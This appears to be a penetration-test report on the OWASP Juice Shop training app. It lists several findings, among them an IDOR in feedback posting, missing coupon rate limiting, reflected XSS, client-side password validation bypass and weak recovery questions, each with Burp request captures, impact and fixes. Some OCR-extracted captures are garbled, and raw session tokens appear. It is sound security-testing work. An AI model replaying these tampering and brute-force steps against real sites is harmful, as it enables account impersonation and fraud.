13 Origin: https://juice-shop.herokuapp.com  
14 Sec-Fetch-Site: same-origin  
15 Sec-Fetch-Mode: cors  
16 Sec-Fetch-Dest: empty  
17 Referer: https://juice-shop.herokuapp.com/  
18 Accept-Encoding: gzip, deflate, br  
19 Accept-Language: en-US,en;q=0.9,ar;q=0.8  
20 Priority: u=1, i  
21 Connection: keep-alive  
22  
23 {  
    "userId":22,  
    "captchaId":70,  
    "captcha": "96",  
    "comment": "this is comment (***ham11@gmail.com)",  
    "rating":2  
}
```

Before Editing

Response

Pretty Raw Hex Render

```
05,"failure_fraction":0.05,"response_headers":["Via"]}  
6 Connection: keep-alive  
7 Access-Control-Allow-Origin: *  
8 X-Content-Type-Options: nosniff  
9 X-Frame-Options: SAMEORIGIN  
10 Feature-Policy: payment 'self'  
11 X-Recruiting: /#/jobs  
12 Location: /api/Feedbacks/10  
13 Content-Type: application/json; charset=utf-8  
14 Content-Length: 187  
15 Etag: W/"bb-LzqeB7zDXR5CKWORDQ90od5moNM"  
16 Vary: Accept-Encoding  
17 Date: Thu, 08 Aug 2024 20:07:21 GMT  
18 Via: 1.1 vegur  
19 {  
    "status": "success",  
    "data": {  
        "id": 10,  
        "UserId": 22,  
        "comment": "this is comment (***ham11@gmail.com)",  
        "rating": 2,  
        "updatedAt": "2024-08-08T20:07:21.735Z",  
        "createdAt": "2024-08-08T20:07:21.735Z"  
    }  
}
```

attackerID

Search 0 highlights

Search 0 highlights

- 5. Modify UserId:** Move the intercepted request to the Repeater tab in Burp Suite. Edit theUserId value to that of a victim user (replace UserId with VictimId).
- 6. Send Modified Request:** Send the modified request.

The screenshot shows the Burp Suite interface with two tabs: "Request" and "Response".

**Request Tab:**

```

Pretty Raw Hex
-----+
k2fQ.NpzFecmQR0gxAf5PmoRok9ae__Q1_pjwkqT8E1YLUDK21BnT6wnIZcxvfd
R2qPBAA2Pjzfd9J_PBFti4CUJPgqACQh3CDYdzR6vN-tu35L7jItgZ28QPwpwY2Q
uJaGwcm92NHy1JKPb76Hrrws3QNg3YDqrLiIKQw7K2be8PBBeM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Priority: u=1, i
Connection: keep-alive
{
  "UserId":1,
  "captchaId":70,
  "captcha":"96",
  "comment":"this is comment (***hamil@gmail.com)",
  "rating":2
}
  
```

A red arrow points to the "victimID" field in the JSON payload, which is highlighted in red.

**Response Tab:**

```

Pretty Raw Hex Render
-----+
05,"failure_fraction":0.05,"response_headers":["Via"]
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
Location: /api/Feedbacks/11
Content-Type: application/json; charset=utf-8
Content-Length: 186
ETag: W/"ba-3jaObRpUzSLVPbWzGaa89cWl52R"
Vary: Accept-Encoding
Date: Thu, 08 Aug 2024 20:08:59 GMT
Via: 1.1 vegur
(
  "status":"success",
  "data":(
    "id":11,
    "userId":1, ↑
    "comment":"this is comment (***hamil@gmail.com)",
    "rating":2,
    "updatedat":"2024-08-08T20:08:59.726Z",
    "createdAt":"2024-08-08T20:08:59.726Z"
  )
)
  
```

A red arrow points to the "victimID" field in the JSON response, which is also highlighted in red.

## Impact

An attacker can exploit this vulnerability to access or modify feedback messages associated with other users. This could lead to unauthorized information disclosure or tampering with feedback data. In the worst-case scenario, it could allow attackers to impersonate other users or disrupt user feedback integrity.

## Recommended Fix

Implement proper access control checks on the server-side to ensure that users can only access or modify their own feedback data. Ensure that user access permissions are validated against authenticated session information before processing requests involving user-specific data.

## (M002) Absence of Rate Limiting in Coupon Redemption Function

### Weakness Type: Lack of Rate Limiting Description

The coupon redemption function within the application lacks rate limiting controls. This absence allows an attacker to make an excessive number of coupon redemption requests in a short period. Rate limiting is essential to prevent abuse and ensure fair use of resources.

Without it, the system is vulnerable to exploitation, potentially leading to denial of service or other unintended consequences.

### Steps to Reproduce:

#### 1. Add Item to Basket

- Go to the Juice Shop website and add an item to your basket.

#### 2. Proceed to Checkout:

- Complete the checkout process by entering the required details (name, address, credit card information).

#### 3. Access Coupon Input Field:

- After completing the checkout, you will be redirected to the payment page at: <https://juice-shop.herokuapp.com/#/payment/shop>.

The screenshot shows a dark-themed payment interface. At the top, it says 'My Payment Options'. Below that, there's a card summary: a placeholder icon, masked card number '\*\*\*\*\*4444', expiration 'hhhh', and '5/2083'. Below the card info, there are two buttons: 'Add new card' and 'Add a credit or debit card'. A dropdown arrow is shown to the right of these buttons. Further down, there are options for 'Pay using wallet' (showing a balance of '0.00') and a button to 'Pay 2.98'. To the right of the wallet section is a red arrow pointing towards a 'Coupon' input field. The input field has a placeholder 'Coupon \*' and a note below it: 'Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!'. At the bottom right of the form is a 'Redeem' button.

#### 4. Test Coupon Input Field:

- On the payment page, locate the coupon input field.
- Begin entering various coupon codes rapidly.
- Note that the application does not enforce rate limiting, allowing for an excessive number of submissions in a short timeframe.

3. Intruder attack of <https://juice-shop.herokuapp.com>

Attack ▾

Results	Positions	Payloads	Resource pool	Settings	
Y Intruder attack results filter: Showing all items					
Request ^	Payload	Status code	Response recei...	Error	Timeout
61	70	404	160		924
62	71	404	166		924
63	72	404	154		924
64	73	404	153		924
65	74	404	165		924
66	75	404	159		924
67	76	404	142		924
68	77	404	145		924
69	78	404	130		924
70	79	404	227		924
71	80	404	187		924
72	81	404	177		924
73	82	404	175		924
74	83	404	165		924
75	84	404	149		912
76	85	404	182		912
77	86	404	138		912
78	87	404	135		912
79	88	404	140		912
80	89	404	94		912
81	90	404	92		912

## Impact

1. **Denial of Service (DoS):** An attacker could overwhelm the system with rapid coupon redemption requests, causing legitimate users to experience degraded performance or loss of functionality.
2. **Abuse of Coupons:** Attackers could exploit the lack of rate limiting to redeem multiple coupons fraudulently, potentially resulting in financial loss or inventory issues.

## Recommended Fix

Implement rate limiting on the coupon redemption function to restrict the number of requests per user or IP within a given timeframe.

# (M003) Reflected Cross-Site Scripting (XSS) in id Parameter in Delivery Section

## Weakness Type: Cross-site Scripting

A reflected XSS vulnerability exists in the application where user input in the id parameter is not properly sanitized before being reflected back to the user. An attacker can exploit this by crafting a malicious URL containing a JavaScript payload. When a victim clicks on this link, the malicious script executes in the context of the user's browser, potentially leading to session hijacking, defacement, or other malicious actions.

## Steps to Reproduce:

- 1- After making an invoice, Go to <https://juice-shop.herokuapp.com/#/order-history>.

The screenshot shows the 'Order History' section of the OWASP Juice Shop. It lists one order with the following details:

Order ID	Total Price	Bonus	Status
#be5c-b3d6fb9f249727fa	1.99¤	0	In Transit

Under the 'Products' column, it shows a single item: 'Banana Juice (1000ml)' with a price of 1.99¤, quantity 1, and total price 1.99¤. To the right of the table is a delivery method icon (a truck), which is highlighted with a red arrow.

- 2- Click to Delivery Method. The Invoice id reflected in source code.

The screenshot shows the search results for the invoice ID 'be5c-b3d6fb9f249727fa'. The search bar contains the same invoice ID. Below the search bar, there is a delivery status section with icons for 'Expected Delivery' (a house, a green truck, a white van, and a house) and a '5 Days' estimate. The main content area shows the 'Ordered products' table with the following data:

Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99¤	1	1.99¤

Below the table, a message says 'Bonus Points Earned: 0' and '(The bonus points from this order will be added 1:1 to your wallet -fund for future purchases!)'. The invoice ID 'be5c-b3d6fb9f249727fa' is also present in the product name.

- 3- Inject a Javascript code => XSS.

The screenshot shows a browser developer tools console with the following JavaScript code injected:

```
language=en; welcomebanner status=dismiss;
cookieconsent status=dismiss;
continueCode=9.5E+9; VR01YwGmVh3t74hbEupBtwlOWvTRP;EW
0qnpkPjwzJyDx4Q0UKVjQlCjLhGcOUSzUzInI9; ejzGFqd3d4QizzeW
NjZNzNzlwZGFOYS6eyjpZCjGjMjztrvZxhVnVtVjilnwZWhnwjwlojo
aXNoYW05OUBnbVfpdcjzb20LcLwXNzd29ZCjGjMjzNW4MjkMz
cOPDEZWZXANMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZM
cOPDEZWZXANMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZM
cOPDEZWZXANMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZMzQmZM
wcmm9mWzWhz2U0i0jYXhjZkRzLB1mypxgypSwfNzXmXvdxBb
Zfkcy9kYzWhzDhWdUhNzZytrvHbTzVNyZXQoIiLcJpcFjdgZ2S
ldhjt2swj3tXRZF0jpmAyjC0vOcxNcA0cO0T0fMs40DD
S400DUlkqVAvvAjwvzV0zvXzRZF0jpmAyjC0vOcxNcA0cO0T0fMs40DD
wMTs5QczSXymedltLxDXGhLc857K7544kvW
1082RLmsbP4V7Xk
WaVmc0eITNwsTbkODsC75ky8glrBrEkimYRytmv036fSCIMDb99i
v3ZgpjPhPUkayGrU5dgkQ_I0z8RTrfpWjbs2r-8q1-r-Mf-
UinD0j8
```

The 'OK' button is visible at the bottom right of the console.

## **Impact**

An attacker can execute arbitrary JavaScript in the context of the victim's browser. This can lead to various attacks such as:

1. Stealing session cookies, allowing the attacker to impersonate the user.
2. Redirecting the victim to a malicious site.
3. Displaying fake login forms to capture user credentials.
4. Defacing the web application by modifying the displayed content.

## **Recommended Fix**

1. Sanitize all user inputs by escaping or removing potentially dangerous characters such as <, >, &, ", and '.
2. Implement a Content Security Policy (CSP) to restrict the sources from which scripts can be loaded.
3. Use security libraries or frameworks that provide built-in protection against XSS.

## **(M004) Client-Side Validation Bypass in Password Parameter in Registration Form**

### **Weakness Type: Client-Side Enforcement of Server-Side Security**

#### **Description**

The registration form on the application implements client-side validation for the password parameter. However, this validation can be bypassed by manipulating the client-side code or intercepting and modifying the request before it reaches the server. This allows an attacker to submit weak or non-compliant passwords that do not adhere to the security policies intended by the application, such as minimum length or complexity requirements.

#### **Steps to Reproduce:**

- 1- Go to Registration page <https://juice-shop.herokuapp.com/#/register>
- 2- Intercept request via burpsuite.


### 3- Enter a Dummy Data and Show Request.

```
YDuOh4t9IZiMtQceC1s1F2fxHwhZI4T8muKVterID1F37hleI7iFl9SwotJBcjbxu2cXgillU6gIzOIQe
4 Content-Length: 250
5 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua-Platform: "Windows"
8 X-User-Email: hesham1@gmail.com
9 Sec-Ch-Ua-Mobile: ?0
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 S
1 Content-Type: application/json
2 Origin: https://juice-shop.herokuapp.com
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer: https://juice-shop.herokuapp.com/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,ar;q=0.8
9 Priority: u=1, i
0 Connection: keep-alive
1
2 {
  "email": "attackerx@gmail.com",
  "password": "123qweas@H", ←
  "passwordRepeat": "123qweas@H",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-08-10T18:05:10.265Z",
    "updatedAt": "2024-08-10T18:05:10.265Z"
  },
  "securityAnswer": "name"
}
```

### 4- Change it to easy Password (123).

```
YDuOh4t9IZiMtQceC1s1F2fxHwhZI4T8muKVterID1F37hleI7iFl9SwotJBcjbxu2cXgillU6gIzOIQe
4 Content-Length: 250
5 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
6 Accept: application/json, text/plain, */*
7 Sec-Ch-Ua-Platform: "Windows"
8 X-User-Email: hesham1@gmail.com
9 Sec-Ch-Ua-Mobile: ?0
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
11 Content-Type: application/json
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9,ar;q=0.8
19 Priority: u=1, i
20 Connection: keep-alive
21
22 {
  "email": "attackerx@gmail.com",
  "password": "123", ←
  "passwordRepeat": "123",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-08-10T18:05:10.265Z",
    "updatedAt": "2024-08-10T18:05:10.265Z"
  },
  "securityAnswer": "name"
}
```

### 5- Email Registered.



## **Impact**

By bypassing the client-side validation, an attacker can create accounts with weak passwords, which increases the risk of those accounts being compromised. If attackers gain access to these accounts, they could potentially escalate their privileges, access sensitive information, or perform unauthorized actions within the application. Additionally, it undermines the integrity of the security controls in place, leading to a false sense of security for users and administrators.

## **Recommended Fix**

- 1) **Enforce Server-Side Validation:** Ensure that password requirements (length, complexity, etc.) are validated on the server-side.
- 2) **Harden Client-Side Validation:** Retain client-side validation for user experience but do not rely on it for security.
- 3) **Implement Strong Password Policies:** Require strong passwords server-side, including length and complexity.

## **(M005) Improper Security Questions Allow for Account Takeover**

### **Weakness Type: Weak Password Recovery Mechanism**

#### **Description**

The application employs security questions as a method for password recovery. However, these security questions are either too generic or easily guessable, allowing attackers to bypass authentication mechanisms by answering these questions correctly. Examples of weak questions include "What is your mother's maiden name?" or "What is your first pet's name?" which can often be discovered through social engineering or public information sources.

## Steps to Reproduce:

- 1- Go to Registration page <https://juice-shop.herokuapp.com/#/register>
- 2- Observe that Security questions are either too generic or easily guessable

The screenshot shows a registration form titled "User Registration". It includes fields for "Email \*" (hisham@gmail.com), "Password \*", and "Repeat Password \*". A note indicates the password must be 5-40 characters long. Below the password fields is a toggle switch for "Show password advice". The "Security Question \*" section is highlighted with a red box and contains the following questions:

- Your eldest sibling's middle name?
- Mother's maiden name?
- Mother's birth date? (MM/DD/YY)
- Father's birth date? (MM/DD/YY)
- Maternal grandmother's first name?
- Paternal grandmother's first name?

A green link at the bottom says "Already a customer?".

## Impact

An attacker with minimal information about the user can successfully answer the security questions and gain unauthorized access to the user's account. This can lead to a full account takeover, exposing sensitive user information and allowing malicious activities to be performed under the user's identity.

## Recommended Fix

1. **Implement Multi-Factor Authentication (MFA):** Require MFA for account recovery.
2. **Use Stronger Security Questions:** Use questions that are not easily guessable or publicly available.
3. **Limit Attempts:** Restrict the number of attempts for answering security questions.

## (M006) Weak Reset Password Implementation with Weak Security Question

### Weakness Type: Weak Password Recovery Mechanism for Forgotten Password

#### Description

The application's password reset functionality allows users to reset their password by answering a security question. However, the security question used is weak and can be easily guessed or obtained through social engineering, leading to unauthorized account access.

#### Steps to Reproduce:

- 1- Go to <https://juice-shop.herokuapp.com/#/forgot-password> and observing that if user need to reset his password, he will should answer security question only.

The screenshot shows the 'Forgot Password' page with the following fields and instructions:

- Email \***: A text input field with a question mark icon for help.
- Security Question**: A text input field with a question mark icon for help.
- New Password**: A text input field with a character count indicator showing 0/20. Below it, a note says: **! Password must be 5-40 characters long.**
- Repeat New Password**: A text input field with a character count indicator showing 0/20.
- Show password advice**: A toggle switch.
- Change**: A large button at the bottom.

## **Impact**

An attacker who knows or guesses the answer to the security question can reset the victim's password and gain unauthorized access to the account. This can lead to exposure of sensitive information, unauthorized actions on behalf of the user, and potential account takeover.

## **Recommended Fix**

1. **Strengthen Security Questions:** Use security questions that are not easily guessable.
2. **Implement Additional Verification:** Require an additional verification step, such as a code sent to the user's email or phone number.
3. **Rate Limiting:** Limit the number of attempts to answer the security question to prevent brute-force attacks.

## **Low Risk Issues [L]:-**

### **(L001) GET Method Used in Change Password Function Weakness**

#### **Type: Sensitive Data Exposure**

#### **Description**

The GET method is used to handle password change requests, which can expose sensitive data in URLs. Using GET requests for sensitive operations like password changes is problematic because URLs can be logged in various places (browser history, server logs, etc.), potentially exposing sensitive information.

#### **Steps to Reproduce:**

- 1- Go to (<https://juice-shop.herokuapp.com/#/privacy-security/change-password>)
- 2- Change your old password and go to history.
- 3- You will find that the request sent with GET method.

## Request

Pretty Raw Hex



```
1 GET /rest/user/change-password?current=123456789&new=12345&
repeat=12345 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
YDuOh4t9IZiMtQceCIs1F2fxHwhZI4T8muKVterID1F37hleI71F19SwotJBcjb
ux2cXgillU6gIzOIQe; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
wizGF0YSI6eyJpZCI6MzYsInVzZXJuYWlIjoiJyIsImVtYWlsIjoiYXR0YWNrZ
XJ4QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiMjAyY2I5NjJhYzU5MDc1Yjk2NGIw
NzE1MmQyMzRiNzAiLCJyb2x1IjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6Iii
sImxhc3RMb2dpbk1wIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldH
MvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuC3ZnIwidG90cFN1Y3Jld
C16IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTA4LTEwVDIz
OjM4OjA2LjU5MFoiLCJlcGRhdGVkQXQiOiIyMDI0LTA4LTEwVDIzOjU1OjU4LjE
xMFoiLCJkZWx1dGVkQXQiOm51bGx9LCJpYXQiOjE3MjMzMzQxNTI9.iLJnvE10G
kMQjizuc70JfvScjapNBmpwlN6yaIXudPIWl0TkuvAvL6lwDAThmD3MFBfa8nL7
zEGa8dVgD5ZLSZnAEKIY0irr6buLaeUdCTY2qpUEVBbfQ12dyJ2w9TXkIpfcABN
wc_IvZnorRyMjc-LVOigckSEqHR8WIhwkuNU
4 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
5 Accept: application/json, text/plain, */*
6 X-User-Email: attackerx@gmail.com
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
wizGF0YSI6eyJpZCI6MzYsInVzZXJuYWlIjoiIiwidG90cFN1Y3JldC16IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTA4LTEwVDIzOjU1OjU4LjE
xMFoiLCJkZWx1dGVkQXQiOm51bGx9LCJpYXQiOjE3MjMzMzQxNTI9.iLJnvE10G
kMQjizuc70JfvScjapNBmpwlN6yaIXudPIWl0TkuvAvL6lwDAThmD3MFBfa8nL7
zEGa8dVgD5ZLSZnAEKIY0irr6buLaeUdCTY2qpUEVBbfQ12dyJ2w9TXkIpfcABN
wc_IvZnorRyMjc-LVOigckSEqHR8WIhwkuNU
```



Search



0 highlights

## Impact

- Data Exposure:** The password change operation may expose sensitive information, such as tokens or parameters, in browser history or server logs.
- Replay Attacks:** If the request URL is intercepted, an attacker could potentially reuse the URL to change the password if the same parameters are still valid.
- Insecure Logging:** The URL with sensitive data might be logged by web servers or proxies, leading to unintentional exposure of sensitive information.

## Recommended Fix

1. **Use POST Method:** Switch the password change operation to use the POST method instead of GET. This will ensure that sensitive information is included in the request body and not exposed in the URL.
2. **Implement CSRF Protection:** Ensure that Cross-Site Request Forgery (CSRF) protection is implemented to prevent unauthorized password changes.
3. **Secure Logging Practices:** Review and secure logging practices to ensure that sensitive information is not logged in plain text.
4. **Encrypt Communication:** Use HTTPS to encrypt all communication between the client and server to protect against data interception.

## (L002) Weak Password Policy in Change Password Function

### Weakness Type: Weak Password

#### Requirements Description

The application allows users to change their passwords through a "Change Password" function. However, the function does not enforce a strong password policy. This weak password policy permits users to set easily guessable or insecure passwords, such as "password123" or "123456". Such passwords are vulnerable to brute-force attacks and can be easily compromised by attackers, leading to unauthorized access to user accounts.

#### Steps to Reproduce:

- 1) Go to <https://juice-shop.herokuapp.com/#/privacy-security/change-password>.
- 2) Change password to 12345.

#### Impact

Weak password policies significantly increase the risk of unauthorized access to user accounts. If an attacker can successfully guess or brute-force a user's password, they can gain full access to the account, potentially leading to data theft, account takeover, or further exploitation of the application.

## Recommended Fix

Implement a strong password policy in the "Change Password" function. The policy should include the following requirements:

- Minimum password length (e.g., at least 12 characters).
- Inclusion of both uppercase and lowercase letters.
- Inclusion of at least one numerical digit.
- Inclusion of at least one special character (e.g., @, #, \$, etc.).
- Prohibition of common passwords (e.g., "password123", "123456", etc.).
- Enforce password history to prevent reuse of previous passwords.

## (L003) Email Enumeration via Post Comment Feature Weakness Type:


### Information Disclosure

#### Description

The post comment feature on the website discloses registered email addresses in the system. An attacker can use this to enumerate valid email addresses associated with user accounts on the platform.

#### Steps to Reproduce:

1. Go to any post reviews and Observe that emails are disclosed.



#### Impact

This vulnerability allows an attacker to enumerate valid email addresses, which can then be used for further attacks such as targeted phishing, social engineering, or brute-force attacks. The exposure of email addresses can compromise the privacy of the users and potentially lead to account takeovers if exploited in combination with other vulnerabilities.

#### Recommended Fix

Comments should be with names not email

